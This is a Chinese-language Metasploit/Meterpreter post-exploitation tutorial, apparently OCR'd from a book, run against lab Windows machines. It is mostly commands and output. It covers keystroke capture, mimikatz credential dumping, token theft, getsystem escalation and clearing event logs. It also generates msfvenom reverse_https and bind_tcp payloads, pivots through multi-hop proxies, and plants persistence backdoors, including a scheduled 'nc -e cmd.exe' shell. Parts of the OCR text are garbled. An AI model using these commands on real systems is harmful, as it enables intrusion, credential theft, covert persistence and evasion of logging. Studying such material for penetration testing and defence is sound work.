[*] Calculating the hboot key using SYSKEY 6ae5285488ca6870c1b8b27cfaa017e0...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_
open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into se
rvice process)
meterpreter >
```


5. keylogrecorder 命令

run keylogrecorder 命令为记录键盘信息，运行这个脚本和在 meterpreter 下直接运行 keyscan 结果差不多，这里将对键盘记录的文件进行保存，路径如下

```
meterpreter > run keylogrecorder
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/keylogrecorder/192.168
.11.109_20161001.4848.txt
[*] Recording
```

6. vnc 命令

Run vnc 可以看到对方桌面



7. packetrecorder 命令

run packetrecorder 查看目标系统的所有网络流量，并且进行数据包记录，-i 1 指定记录数据包的网卡。从下图中运行之后返回的信息中可以到我们需要查看的目标系统的网络流量信息将被存储的路径，可以到下面路径中直接查看

```
meterpreter > run packetrecorder -i 0
[-] Access denied (UAC enabled?)
meterpreter >
```

Win10 被拒绝访问

8.mimikatz 命令

```
meterpreter > load mimikatz
Loading extension mimikatz...
[!] Loaded x86 Mimikatz on an x64 architecture.
success.
meterpreter > msv
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[!] Did not get SeDebugPrivilege
[*] Retrieving msv credentials
msv credentials
===============

AuthID                                          Package  Domain
User  Password
------                                          -------  ------
----  --------
Erreur : Impossible d'obtenir les donn?es de session

Erreur : Impossible d'obtenir les donn?es de session
应用程序
Erreur : Impossible d'obtenir les donn?es de session
```

```
meterpreter > kerberos
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[!] Did not get SeDebugPrivilege
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID                                                  Package  Domain
User  Password
------                                                  -------  ------
----  --------
Erreur : Impossible d'obtenir les donn@es de session

Erreur : Impossible d'obtenir les donn@es de session

Erreur : Impossible d'obtenir les donn@es de session

Erreur : Impossible d'obtenir les donn@es de session

Erreur : Impossible d'obtenir les donn@es de session

Erreur : Impossible d'obtenir les donn@es de session
```

获取明文密码

9.post/windows/gather/credentials/sso

辅助模块获取明文密码

```
msf exploit(handler) > use post/windows/gather/credentials/sso
msf post(sso) > show options

Module options (post/windows/gather/credentials/sso):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(sso) > set session 1
session => 1
msf post(sso) > exploit

[*] Running module against LAPTOP-VEOMQ3HV
[-] x64 platform requires x64 meterpreter and mimikatz extension
[*] Post module execution completed
msf post(sso) > info

       Name: Windows Single Sign On Credential Collector (Mimikatz)
     Module: post/windows/gather/credentials/sso
```

三. Use 扩展命令

除了这些默认命令，meterpreter 可以通过使用一些扩展模块。使用扩展模块，命令为 use+扩展名

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter >
```

1.use sniffer 命令

Metasploit 包含 sniffer 脚本，Meterpreter 的这个模块可以用来做数据包捕获，不需要在远程机器上安装任何软件：首先执行 use sniffer 命令作用为使用嗅探脚本

```
meterpreter > use sniffer
Loading extension sniffer...success.
meterpreter >
```

sniffer_interfaces 命令为获取网卡的信息，得到我们的 ID 为 1

sniffer_start 1 开始嗅探

2.进入 cmd shell 命令

```
meterpreter > shell
Process 7192 created.
Channel 3 created.
Microsoft Windows [版本 10.0.10586]
(c) 2015 Microsoft Corporation保留所有权利。

C:\Users\P-C\Desktop>
```

3.捕捉屏幕 screenshot 命令

```
meterpreter > screenshot
Screenshot saved to: /root/BDdMVwjC.jpeg
meterpreter >
```

4.捕获按键信息 keyscan 命令

使用 keyscan 的一些命令，其中 keyscan_start 是开启按键记录，启动这个命令后，远程机器的按键开始被记录，keyscan_dump 是显示捕获的按键信息，之后按键信息将会显示。keyscan_stop 命令为关闭按键记录，之后的按键信息将不会被捕获

图 1：

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

图 2：

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <Return>
meterpreter >
```

图 3：

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

5.权限提升 getsystem

这是 meterpreter 中实施漏洞利用系统特权要求的一个重要的模块，为了这个目的,我们必须用 PRIV extention. 在旧版本的 Metasploit 中，Priv extension 并不自动装载是使用 use priv 手动加载的。然而在后来的 msf 版本中并不需要担心这一点，使用 getuid 获得当前的权限，migrate+PID，从列表中看到 PID 为 500 的是 administrator 权限，所以是迁移到 administrator 的权限，getsystem －h 升级权限 SYSTEM 账户。这个模块可以用来提升我们的特权，有四个技巧 Meterpreter 自动检查四个方法并且尝试其最好方法

6.盗取令牌

另一个提权的方法是扮演一个帐户从一个特定进程偷取令牌。为此，我们需要 incognito 扩展，使用 steal_token+PID 这个例子中我们使用的是 steal_token 500，其中由前面执行 ps 后得到的信息可知，PID 假设为 500 的权限为 administrator，所以我们在执行命令后虽然提示错误信息，但是它仍会被成功在后台执行，所以在运行 steal_token 后核实 UID

7.清除事件日志 clearev 命令

执行“clearev”命令，将清除事件日志。这个命令没有任何选项或参数

```
meterpreter > clearev
[*] Wiping 6830 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter >
```

执行 clearev 命令后打开目标机器的事件查看器里面的应用程序、安全性、系统都是是空的

8.下载文件

使用命令 download +file path,将下载目标机器的相对应权限的任何路径下的文件

```
meterpreter > download c:\\pc\\1.txt
[*] downloading: c:\pc\1.txt -> 1.txt
[*] download   : c:\pc\1.txt -> 1.txt
meterpreter >
```

9.上传文件

upload 命令为上传文件到我们的目标机器，在图中我们上传了 123.txt 到目标机器的

c:\pc\下

```
meterpreter > upload 123.txt c:\\pc\\
[*] uploading  : 123.txt -> c:\pc\
[-] core_channel_open: Operation failed: The system cannot find the path specifi
ed.
meterpreter >
```

我们不是 system 权限所以上传失败

```
meterpreter > pwd
C:\Users\P-C\Desktop
meterpreter > getuid
Server username: LAPTOP-VEOMQ3HV\P-C
meterpreter >
```

10.查看文件

cat filename 在当前目录下查看文件内容，输入命令后便会返回给我们所查看文件的内容

```
meterpreter > cat pc.txt
p-cmeterpreter >
```

11. pwd 命令

pwd 命令将查询当前在 dos 命令下的路径，cd 命令可以改变当前路径，如下图中 cd . . 为切换到当前路径下的上一目录

```
p-cmeterpreter > pwd
C:\Users\P-C\Desktop
meterpreter > cd ..
meterpreter > pwd
C:\Users\P-C
meterpreter >
```

第九章节

前沿：上一章节我们认识到了一些渗透后的命令，也是一些简单的基本应用，我们这一章节，是渗透后获取会话，去对一些代理的认识

一 . 获取 Meterpreter

1.首先生成可执行文件

```
root@P-C:~# msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.11.105 L
PORT=5555 -f exe > 1.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 595 bytes
Final size of exe file: 73802 bytes
root@P-C:~#
```

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.11.105
LHOST => 192.168.11.105
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > set SessionCommunicationTimeout 0
SessionCommunicationTimeout => 0
msf exploit(handler) > set exitOnsession false
exitOnsession => false
```

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.11.105:5555
msf exploit(handler) > [*] Starting the payload handler...
[*] https://192.168.11.105:5555 handling request from 192.168.11.109; (UUID: mb4
yljcm) Staging Native payload...
[*] Meterpreter session 1 opened (192.168.11.105:5555 -> 192.168.11.109:51447) a
t 2016-10-01 22:01:43 +0800

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  LAPTOP-VEOMQ3HV\P-C @ LAPTOP-VEOMQ3HV  192.168.11.1
05:5555 -> 192.168.11.109:51447 (192.168.11.109)

msf exploit(handler) >
```

二．Meterpreter 基本隧道代理

1.Portfwd

portfwd 是 meterpreter 提供的一种基本的端口转发，porfwd 可以反弹单个端口到本地，并且监听，使用方法如下:

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Remote: local host to
 connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" c
ommand).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect t
o.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen
 on.
用程序r <opt>  Forward: remote host to connect to.

meterpreter >
```

大家对于 -h 已经不陌生了 查看帮助信息

使用实例介绍：反弹 192.168.11.109 端口 3389 到本地 33891 并监听 如图：

```
meterpreter > portfwd add -l 1234 -r 192.168.11.109 3389
[-] You must supply a local port, remote host, and remote port.
meterpreter >
```

（我是物理机是 win10 系统，没有开启任何端口，所以它要求提供远程的端口，我在这里对大家说声不好意思，让朋友帮我做了一个实例截了一张图）


如果已经转发成功，我们可以自己验证 `netstat -an | grep "33891"`

接着连接本地 33891 端口即可连接受害机器 192.168.11.109 3389 端口

Rdesktop 127.0.0.1 33891 上一章节我已经给大家介绍了这个命令

```
root@P-C:~# rdesktop 127.0.0.1 33891
rdesktop: A Remote Desktop Protocol client.
Version 1.8.3. Copyright (C) 1999-2011 Matthew Chapman et al.
See http://www.rdesktop.org/ for more information.

Usage: rdesktop [options] server[:port]
```

如果 meterpreter 下转发成功 则会出现以下图中所显示



2.pivot

pivot 是 meterpreter 最常用的一种代理，可以轻松把你的机器代理到受害者内网环境下

面介绍下 pivot 使用方法 route add 添加临时路由表

在metasploit添加一个路由表 ,目的是访问10.1.1.129将通过meterpreter的会话 1 来访问

meterpreter > route

meterpreter > run get_local_subnets 查看路由段

10.1.1.129 255.255.255.255 1 我们的路由标段是这个

Ms exploit(handler) > route add 10.1.1.129 255.255.255.255 1 添加路由至本地

[*] Route added

msf exploit(handler) > route print

Active Routing Table

==========

```
Subnet          Netmask         Gateway
------          -------         -------
10.1.1.129      255.255.255.255 Session 1
```

这里如果要代理 10.1.1.129/24 到 session 1，则可以这么写

到这里 pivot 已经配置好了，你在 msf 里对 10.1.1.129 进行扫描(db_nmap)或者访问(psexe 模块，ssh 模块等)将通过代理 session 1 这个会话来访问，如果想通过其他应用程序来使用这个代理怎么办呢，这时候可以借助 metasploit socks4a 提供一个监听隧道供其他应用程序访问：

首先使用 socks4a 并且配置，监听端口

```
msf exploit(handler) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options
Module options (auxiliary/server/socks4a):
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SRVHOST  0.0.0.0          yes       The address to listen on
  SRVPORT  1080             yes       The port to listen on.
Auxiliary action:
  Name   Description
  ----   -----------
  Proxy
msf auxiliary(socks4a) > exploit -y
```

```
[*] Auxiliary module execution completed

msf auxiliary(socks4a) >

[*] Starting the socks4a proxy server
```


查看监听端口

```
root@kali:~# netstat -an | grep "1080"

tcp        0      0 0.0.0.0:1080            0.0.0.0:*               LISTEN
```

端口已经监听，接着配置 proxychains

```
root@kali:~# vim /etc/proxychains.conf

[ProxyList]

# add proxy here ...

# meanwileroot@kali:~# netstat -an | grep "1080"

tcp        0      0 0.0.0.0:1080            0.0.0.0:*               LISTEN

# defaults set to "tor"

socks4  127.0.0.1 1080
```

配置好以后看看使用 proxychains 进行代理访问，这里访问 10.1.1.129 3389 端口



可以看到已经成功访问

三．多级代理

1. 二级代理隧道

上面介绍了 meterpreter 基础的代理方法，但是有些实际环境不能直接使用，考虑如下环境(内网机器 A、B。A 机器可以对外连接，但是访问控制很严格，只能访问到很少的内网机器，B 机器不能对外连接，但是可以访问到很多核心服务和机器，A、B 之间可以互相访问)，如果我们想通过 B 机器对核心服务和机器进行扫描和访问要怎么办呢？

这时候我们就 meterpreter 的 pivot 组合轻松实现二级代理就可以

效果示意图:attacker->xp-test1->xp-test2

首先接着上面，我们已经有一个 xp-test1 反弹回来的 meterprter 了，接着我们生成一个正向的执行文件

```
root@kali:~# msfvenom  -p  windows/meterpreter/bind_tcp  RHOST=0.0.0.0 L
PORT=4444 -f  exe  >  Rmeter.exe
```

生成好以后在 xp-test2 上面运行

接着在 msf 里面添加路由

```
msf exploit(handler) > route add 10.1.1.129 255.255.255.255 2
[*] Route added
msf exploit(handler) > route  print
Active Routing Table
=====================
  Subnet           Netmask          Gateway
  ------           -------          -------
  10.1.1.129       255.255.255.255    Session 2
```

连接正向 meterpreter 获取权限

```
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows//bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(handler) > set RHOST 10.1.1.129
RHOST => 10.1.1.129
```

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description

   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, proce

ss, none)

   LPORT     444              yes       The listen port

   RHOST     10.1.1.129       no        The target address

Exploit target:

   Id  Name

   --  ----

   0   Wildcard Target

msf exploit(handler) > set LPORT 4444

LPORT => 4444

msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description

   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/bind_tcp):
```

```
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  process          yes       Exit technique (accepted: seh, thread, proce
ss, none)
  LPORT     4444             yes       The listen port
  RHOST     10.1.1.129       no        The target address
Exploit target:
  Id  Name
  --  ----
  0   Wildcard Target
msf exploit(handler) > run
[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (770048 bytes)
[*] Meterpreter session 3 opened (192.168.101.105-192.168.101.107:0 -> 10.1.
1.129:4444) at 2015-01-11 13:34:37 +0800
```

现在已经获取到 xp-test2 的权限，注意这里是通过 xp-test1 pivot 代理

下面来验证下，查看 xp-test2 4444 端口

```
C:\Documents and Settings\Administrator>netstat -an | find "4444"
  TCP    10.1.1.129:4444        10.1.1.128:1051        ESTABLISHED
```

是通过 xp-test1 进行连接的。

这时候二级代理已经搭建好了，你可以添加需要访问的 ip 到路由表，通过第二层的 session(session 3)，就可以使用 metaploit 的其他模块访问或扫描了

2.三级或多级代理

有时候过于庞大或者复杂的内网环境，甚至需要三层或者多层代理，原理与两层相似，通过在第二层代理的基础上进行连接既可

示意图：attacket->xp-test1->xp-test2->xp-test3->.....

与两层代理类似，如下实现：

```
msf exploit(handler) > sessions -l

Active sessions

===============

  Id  Type                   Information                    Connection

  --  ----                   -----------                    ----------

  2   meterpreter x86/win32  XP-TEST1\Administrator @ XP-TEST1  192.168.10

1.105:444 -> 192.168.101.107:51205 (10.1.1.128)

  4   meterpreter x86/win32  XP-TEST2\Administrator @ XP-TEST2  192.168.10

1.105-192.168.101.107:0 -> 10.1.1.129:4444 (10.1.1.129)

msf exploit(handler) > route  add 10.1.1.131 4

[-] Missing arguments to route add.

msf exploit(handler) > route  add 10.1.1.131 255.255.255.255 4
```

```
[*] Route added

msf exploit(handler) > route print

Active Routing Table

====================

  Subnet          Netmask         Gateway

  ------          -------         -------

  10.1.1.129      255.255.255.255   Session 2

  10.1.1.131      255.255.255.255   Session 4

msf exploit(handler) > set RHOST=10.1.1.131

[-] Unknown variable

Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.

If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module&#039;s

datastore.  Use -g to operate on the global datastore

msf exploit(handler) > set RHOST 10.1.1.131

RHOST => 10.1.1.131

msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description

  ----  ---------------  --------  -----------

Payload options (windows/meterpreter/bind_tcp):
```

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, proce
ss, none)
   LPORT     4444             yes       The listen port
   RHOST     10.1.1.131       no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(handler) > run

[*] Started bind handler

[*] Starting the payload handler...

[*] Sending stage (770048 bytes)

[*] Meterpreter session 5 opened (192.168.101.105-_1_-192.168.101.107:
0 -> 10.1.1.131:4444) at 2015-01-11 13:45:53 +0800

meterpreter > background

[*] Backgrounding session 5...

msf exploit(handler) > sessions -l

Active sessions

===============

  Id  Type                Information                    Connection
```

```
  --  ----                 -----------                    ----------

  2   meterpreter x86/win32  XP-TEST1\Administrator @ XP-TEST1  192.168.10
1.105:444 -> 192.168.101.107:51205 (10.1.1.128)

  4   meterpreter x86/win32  XP-TEST2\Administrator @ XP-TEST2  192.168.10
1.105-192.168.101.107:0 -> 10.1.1.129:4444 (10.1.1.129)

  5   meterpreter x86/win32  XP-TEST3\Administrator @ XP-TEST3  192.168.10
1.105-_1_-192.168.101.107:0 -> 10.1.1.131:4444 (10.1.1.131)
```

在 xp-test3 查看端口连接

```
C:\Documents and Settings\Administrator>netstat -an | find "4444"

  TCP    10.1.1.131:4444        10.1.1.129:1032        ESTABLISHED
```

在 xp-test2 查看 4444 端口

```
C:\Documents and Settings\Administrator>netstat -an | find "4444"

  TCP    10.1.1.129:1032        10.1.1.131:4444        ESTABLISHED

  TCP    10.1.1.129:4444        10.1.1.128:1054        ESTABLISHED
```

说明已经实现三级连接，即 attacker->xp-test1->xp-test2->xp-test3

在我们内网渗透的时候会经常用到代理，也希望大家去多搜集一下代理的隧道的精髓文章，然后自己搭建环境测试

第十章节


前沿:上一章节我们谈到如果转发端口，如何加入临时理由表，如何利用 sk4 代理，这些大部分都适用于渗透后，要对内网的机器有所作为的时候使用，这一章节我们来认识一下渗透后的权限维护，metasploit 后门并不怎么好用，我建议大家拿到控制权限后利用外部第三方后门

一．Msf 中自带的后门脚本

首先介绍一下 metasploit 中已经含有的可以创建持续后门的脚本

1.Persistence

用于创建通过启动项，会创建注册表，创建文件，很容易被杀软拦截



使用举例：run persistence -A -U -i 5 -p 443 -r 192.168.11.109

使用-S 可创建服务，-U 会在 HKCU 添加启动项，-X 会在 HKLM 添加启动

能实现同样功能的脚本还有：

exploit/windows/local/persistence.rb

exploit/windows/local/registry_persistence.rb

2、Metsvc

用于创建服务启动。会创建 meterpreter 服务，并上传三个文件，很容易被杀软拦截并且安装服务需要管理员权限

```
meterpreter > run metsvc -h

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to
 the service
    -h        This help menu
    -r        Uninstall an existing Meterpreter service (files must be deleted m
anually)


meterpreter >
```

使用举例：run metsvc -A　　使用 -r 参数可卸载服务

3、Scheduleme & Schtasksabuse

这两个脚本都是通过 schtasks 来创建计划任务来达到维持权限的目的，区别是 scheduleme 需要当前进程拥有最高管理权限，而 schtasksabuse 则不需要（测试发现很容易被杀软拦截）

使用举例：

(1)Scheduleme

```
meterpreter > run scheduleme -h
Scheduleme -- provides most common scheduling types used during a pentest
This script can upload a given executable or script and schedule it to be
executed. All scheduled task are run as System so the Meterpreter process
must be System or local admin for local schedules and Administrator for
remote schedules

OPTIONS:

    -c  <opt>  Command to execute at the given time. If options for execution ne
eded use double quotes
    -d         Daily.
    -e  <opt>  Executable or script to upload to target host, will not work with
 remote schedule
    -h         Help menu.
    -hr <opt>  Every specified hours 1-23.
    -i         Run command imediatly and only once.
    -l         When a user logs on.
    -m  <opt>  Every specified amount of minutes 1-1439
    -o  <opt>  Options for executable when upload method used
    -p         Password for account provided.
    -r         Remote Schedule. Executable has to be already on remote target
    -s         At system startup.
    -t  <opt>  Remote system to schedule job.
    -u         Username of account with administrative privelages.


meterpreter >
```

run scheduleme -m 1 -e /tmp/nc.exe -o "-e cmd.exe -L -p 8080" #上传 nc 并创建计划任务每一分钟执行一次 'nc -e cmd.exe -L -p 8080'

run scheduleme -m 1 -c "cmd /c calc.exe" # 创建计划任务每一分钟执行一次打开计算器命令

(2) Schtasksabuse

```
meterpreter > run schtasksabuse -h
[*] Meterpreter session running as LAPTOP-VEOMQ3HV\P-C
[*] This Meterpreter script is for running commands on targets system using the
[*] Windows Scheduler, it is based on the tool presented but not released by Val
 Smith
[*] in Defcon 16 ATAbuser. If no user and password is given it will use the perm
issions
[*] of the process Meterpreter is running under.
[*] Options:
[*]
OPTIONS:

    -c <opt>  Commands to execute. Several commands can be given but separated b
y commas and enclose the list in double quotes if arguments are used.
    -d <opt>  Delay between the execution of commands in seconds, default is 2 s
econds if not given.
    -h        Help menu.
    -l <opt>  Text file with list of targets, one per line.
    -p <opt>  Password for user account specified, it must be given if a user is
 given.
    -s <opt>  Text file with list of commands, one per line.
    -t <opt>  Remote system to schedule job.
    -u <opt>  Username to schedule task, if none is given the current user crede
ntials will be used.


meterpreter >
```

run schtasksabuse -t 192.168.11.109 -c "cmd /c calc.exe" -d 4 #每隔4秒执行一次calc.exe 使用脚本需要加-t参数

能实现同样功能的脚本还有：

exploits/windows/local/s4u_persistence.rb

二. 自动攻击脚本

说到要自动运行脚本，离不了autorunscript。autorunscript是一个十分强大的脚本，可以让我们在生成会话的同时，执行指定的操作。现在可以直接通过autorunscript来直接调用的脚本已经有66个，目录在metasploit/scripts/meterpreter，包括屏幕截图，获取环境变量等等，还有我们常用的migrate，uploadexec等

举个例子，如果我们想在获取到会话的同时，执行persistence进行留后门操作可以直接这样：

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.11.110
set LPORT 5555
```

set ExitOnSession false

set AutoRunScript persistence -r 192.168.11.110 -p 5556 -U -X -i 30

（同样可以设置 metsvcset set AutoRunScript metsvc -A）

